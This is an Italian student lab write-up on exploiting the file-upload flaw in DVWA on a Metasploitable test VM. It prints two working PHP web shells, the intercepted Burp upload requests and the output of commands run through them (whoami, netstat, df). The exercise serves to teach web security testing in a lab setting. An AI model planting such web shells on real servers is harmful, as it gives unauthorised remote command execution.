

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

Consegna:

- Codice php.
- Risultato del caricamento (screenshot del browser).
- Intercettazioni (screenshot di burpsuite).
- Risultato delle varie richieste.
- Eventuali altre informazioni scoperte della macchina interna.
- BONUS: usare una shell php più sofisticata.


CODICE PHP

Come prima Shell sono andato ad utilizzare quella suggerita nella traccia del compito.

```
(kali㉿kali)-[~/Scrivania]
$ cat shtest.php
<?php system( $_REQUEST["cmd"]); ?>
```

RISULTATO DEL CARICAMENTO

Come risultato sul browser ci viene restituito questo messaggio che ci dice di non poter eseguire un comando bianco.



The screenshot shows a web browser window with the address bar displaying "192.168.1.24/dvwa/hackable/uploads/shtest". Below the address bar, a warning message is displayed: "Warning: system() [function.system]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shtest.php on line 1".

INTERCETTAZIONI DI BURPSUITE


In questo screenshot possiamo vedere la nostra Shell che viene caricata sul sito.

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.1.24
3 Content-Length: 496
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.24
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryu53PRcybxSazKnBL
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
9 Accept:
10 |text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.1.24/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
14 Cookie: security=low; PHPSESSID=174a02e8ee8716c081873b211c25efeb
15 Connection: close
16
17 -----WebKitFormBoundaryu53PRcybxSazKnBL
18 Content-Disposition: form-data; name="MAX_FILE_SIZE"
19
20 100000
21 -----WebKitFormBoundaryu53PRcybxSazKnBL
22 Content-Disposition: form-data; name="uploaded"; filename="shstest.php"
23 Content-Type: application/x-php
24
25 <?php system( $_REQUEST["cmd"]); ?>
26 -----WebKitFormBoundaryu53PRcybxSazKnBL
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 -----WebKitFormBoundaryu53PRcybxSazKnBL--
31
```

RISULTATO DELLE VARIE RICHIESTE


Andiamo quindi ad inserire il comando direttamente nell'url. Nell'esempio sottostante siamo andati ad inserire il comando.

WHOAMI



www-data

NETSTAT



```
Active Internet connections (w/o servers) Proto Recv-Q Send-Q Local Address Foreign Address State tcp 0 0 192.168.1.24:www kali.homenet.tele:49800 TIME_WAIT tcp 0 0 192.168.1.24:www kali.homenet.tele:49802 ESTABLISHED udp 0 0 localhost:53481 localhost:53481 ESTABLISHED Active UNIX domain sockets (w/o servers) Proto RefCnt Flags Type State I-Node Path unix 2 [ ] DGRAM 6130 @/com/ubuntu/upstart unix 2 [ ] DGRAM 6360 @/org/kernel/udev/udev unix 14 [ ] DGRAM 11994 /dev/log unix 2 [ ] DGRAM 14443 unix 2 [ ] DGRAM 14216 unix 2 [ ] DGRAM 13618 unix 3 [ ] STREAM CONNECTED 13347 /tmp/.X11-unix/X0 unix 3 [ ] STREAM CONNECTED 13346 unix 3 [ ] STREAM CONNECTED 13345 /tmp/.X11-unix/X0 unix 3 [ ] STREAM CONNECTED 13344 unix 2 [ ] DGRAM 13325 unix 2 [ ] DGRAM 13282 unix 2 [ ] DGRAM 13073 unix 2 [ ] DGRAM 13001 unix 3 [ ] STREAM CONNECTED 12987 unix 3 [ ] STREAM CONNECTED 12986 unix 3 [ ] STREAM CONNECTED 12983 unix 3 [ ] STREAM CONNECTED 12982 unix 3 [ ] STREAM CONNECTED 12979 unix 3 [ ] STREAM CONNECTED 12978 unix 3 [ ] STREAM CONNECTED 12975 unix 3 [ ] STREAM CONNECTED 12974 unix 3 [ ] STREAM CONNECTED 12971 unix 3 [ ] STREAM CONNECTED 12970 unix 3 [ ] STREAM CONNECTED 12967 unix 3 [ ] STREAM CONNECTED 12966 unix 3 [ ] STREAM CONNECTED 12963 unix 3 [ ] STREAM CONNECTED 12962 unix 3 [ ] STREAM CONNECTED 12959 unix 3 [ ] STREAM CONNECTED 12958 unix 3 [ ] STREAM CONNECTED 12955 unix 3 [ ] STREAM CONNECTED 12954 unix 3 [ ] STREAM CONNECTED 12951 unix 3 [ ] STREAM CONNECTED 12950 unix 3 [ ] STREAM CONNECTED 12947 unix 3 [ ] STREAM CONNECTED 12946 unix 3 [ ] STREAM CONNECTED 12943 unix 3 [ ] STREAM CONNECTED 12942 unix 3 [ ] STREAM CONNECTED 12939 unix 3 [ ] STREAM CONNECTED 12938 unix 3 [ ] STREAM CONNECTED 12935 unix 3 [ ] STREAM CONNECTED 12934 unix 3 [ ] STREAM CONNECTED 12931 unix 3 [ ] STREAM CONNECTED 12930 unix 3 [ ] STREAM CONNECTED 12927 unix 3 [ ] STREAM CONNECTED 12926 unix 3 [ ] STREAM CONNECTED 12923 unix 3 [ ] STREAM CONNECTED 12922 unix 3 [ ] STREAM CONNECTED 12919 unix 3 [ ] STREAM CONNECTED 12918 unix 3 [ ] STREAM CONNECTED 12915 unix 3 [ ] STREAM CONNECTED 12914 unix 3 [ ] STREAM CONNECTED 12911 unix 3 [ ] STREAM CONNECTED 12910 unix 3 [ ] STREAM CONNECTED 12907 unix 3 [ ] STREAM CONNECTED 12906 unix 3 [ ] STREAM CONNECTED 12903 unix 3 [ ] STREAM CONNECTED 12902 unix 3 [ ] STREAM CONNECTED 12899 unix 3 [ ] STREAM CONNECTED 12898 unix 3 [ ] STREAM CONNECTED 12895 unix 3 [ ] STREAM CONNECTED 12894 unix 3 [ ] STREAM CONNECTED 12891 unix 3 [ ] STREAM CONNECTED 12890 unix 3 [ ] STREAM CONNECTED 12887 unix 3 [ ] STREAM CONNECTED 12886 unix 3 [ ] STREAM CONNECTED 12883 unix 3 [ ] STREAM CONNECTED 12882 unix 3 [ ] STREAM CONNECTED 12880 unix 3 [ ] STREAM CONNECTED 12879 unix 3 [ ] STREAM CONNECTED 12876 unix 3 [ ] STREAM CONNECTED 12875 unix 3 [ ] STREAM CONNECTED 12873 unix 3 [ ] STREAM CONNECTED 12872 unix 2 [ ] DGRAM 12859 unix 2 [ ] DGRAM 12564 unix 2 [ ] DGRAM 12296 unix 2 [ ] DGRAM 12093 unix 2 [ ] DGRAM 12063
```


BONUS: USARE UNA SHELL PIÙ AVANZATA

Su Internet ho trovato questa Shell che ci permette di inserire il comando in un campo di ricerca direttamente nel browser, senza andare a modificare l'url.

Codice PHP

```
(kali㉿kali)-[~/Scrivania]
$ cat shtest2.php
<?
//
// PHP_KIT
//
// cmd.php = Command Execution
//
// by: The Dark Raver
// modified: 21/01/2004
//
?>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<?
if($_GET['cmd']) {
    system($_GET['cmd']);
}
?>
</pre>
</BODY></HTML>
```

RISULTATO DEL CARICAMENTO



INTERCETTAZIONI

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.1.24
3 Content-Length: 719
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.24
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIFvbwis3QKULHBXN
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.1.24/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
14 Cookie: security=low; PHPSESSID=b41248d5e61b08b516f01660f42be3e3
15 Connection: close
16
17 -----WebKitFormBoundaryIFvbwis3QKULHBXN
18 Content-Disposition: form-data; name="MAX_FILE_SIZE"
19 100000
20 -----WebKitFormBoundaryIFvbwis3QKULHBXN
21 Content-Disposition: form-data; name="uploaded"; filename="shrest2.php"
22 Content-Type: application/x-php
23
24 <?
25 //
26 // PHP_KIT
27 //
28 // cmd.php = Command Execution
29 //
30 // by: The Dark Raver
31 // modified: 21/01/2004
32 //
33 ?>
34 <HTML><BODY>
35 <FORM METHOD="GET" NAME="myform" ACTION="">
36 <INPUT TYPE="text" NAME="cmd">
37 <INPUT TYPE="submit" VALUE="Send">
38 </FORM>
39
40 </FORM>
41 <pre>
42 <?
43 if($_GET['cmd']) {
44     system($_GET['cmd']);
45 }
46 ?>
47 </pre>
48 </BODY></HTML>
49 -----WebKitFormBoundaryIFvbwis3QKULHBXN
50 Content-Disposition: form-data; name="Upload"
51 Upload
52 -----WebKitFormBoundaryIFvbwis3QKULHBXN--
53
```

RISULTATO DELLE VARIE RICHIESTE

netstat

Send

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.1.24:www       kali.homenet.tele:49766 ESTABLISHED
udp        0      0 localhost:53481         localhost:53481         ESTABLISHED

Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags     Type       State      I-Node  Path
unix   2      [ ]      DGRAM          6130      @/com/ubuntu/upstart
unix   2      [ ]      DGRAM          6360      @/org/kernel/udev/udev
unix  13      [ ]      DGRAM          11994     /dev/log
unix   2      [ ]      DGRAM          13618
unix   2      [ ]      DGRAM          13514
unix   3      [ ]      STREAM         CONNECTED  13347     /tmp/.X11-unix/X0
unix   3      [ ]      STREAM         CONNECTED  13346     /tmp/.X11-unix/X0
unix   3      [ ]      STREAM         CONNECTED  13345
unix   3      [ ]      STREAM         CONNECTED  13344
unix   2      [ ]      DGRAM          13325
unix   2      [ ]      DGRAM          13282
unix   2      [ ]      DGRAM          13073
unix   2      [ ]      DGRAM          13001
unix   3      [ ]      STREAM         CONNECTED  12987
unix   3      [ ]      STREAM         CONNECTED  12986
unix   3      [ ]      STREAM         CONNECTED  12983
unix   3      [ ]      STREAM         CONNECTED  12982
unix   3      [ ]      STREAM         CONNECTED  12979
unix   3      [ ]      STREAM         CONNECTED  12978
unix   3      [ ]      STREAM         CONNECTED  12975
unix   3      [ ]      STREAM         CONNECTED  12974
unix   3      [ ]      STREAM         CONNECTED  12971
unix   3      [ ]      STREAM         CONNECTED  12970
unix   3      [ ]      STREAM         CONNECTED  12967
unix   3      [ ]      STREAM         CONNECTED  12966
unix   3      [ ]      STREAM         CONNECTED  12963
unix   3      [ ]      STREAM         CONNECTED  12962
unix   3      [ ]      STREAM         CONNECTED  12959
unix   3      [ ]      STREAM         CONNECTED  12958
unix   3      [ ]      STREAM         CONNECTED  12955
unix   3      [ ]      STREAM         CONNECTED  12954
unix   3      [ ]      STREAM         CONNECTED  12951
unix   3      [ ]      STREAM         CONNECTED  12950
```

df -h

Send

Filesystem	Size	Used	Avail	Use%	Mounted on
/dev/mapper/metasploitable-root	7.0G	1.5G	5.2G	22%	/
varrun	252M	152K	252M	1%	/var/run
varlock	252M	0	252M	0%	/var/lock
udev	252M	16K	252M	1%	/dev
devshm	252M	0	252M	0%	/dev/shm
/dev/sda1	228M	25M	192M	12%	/boot

whoami

Send

www-data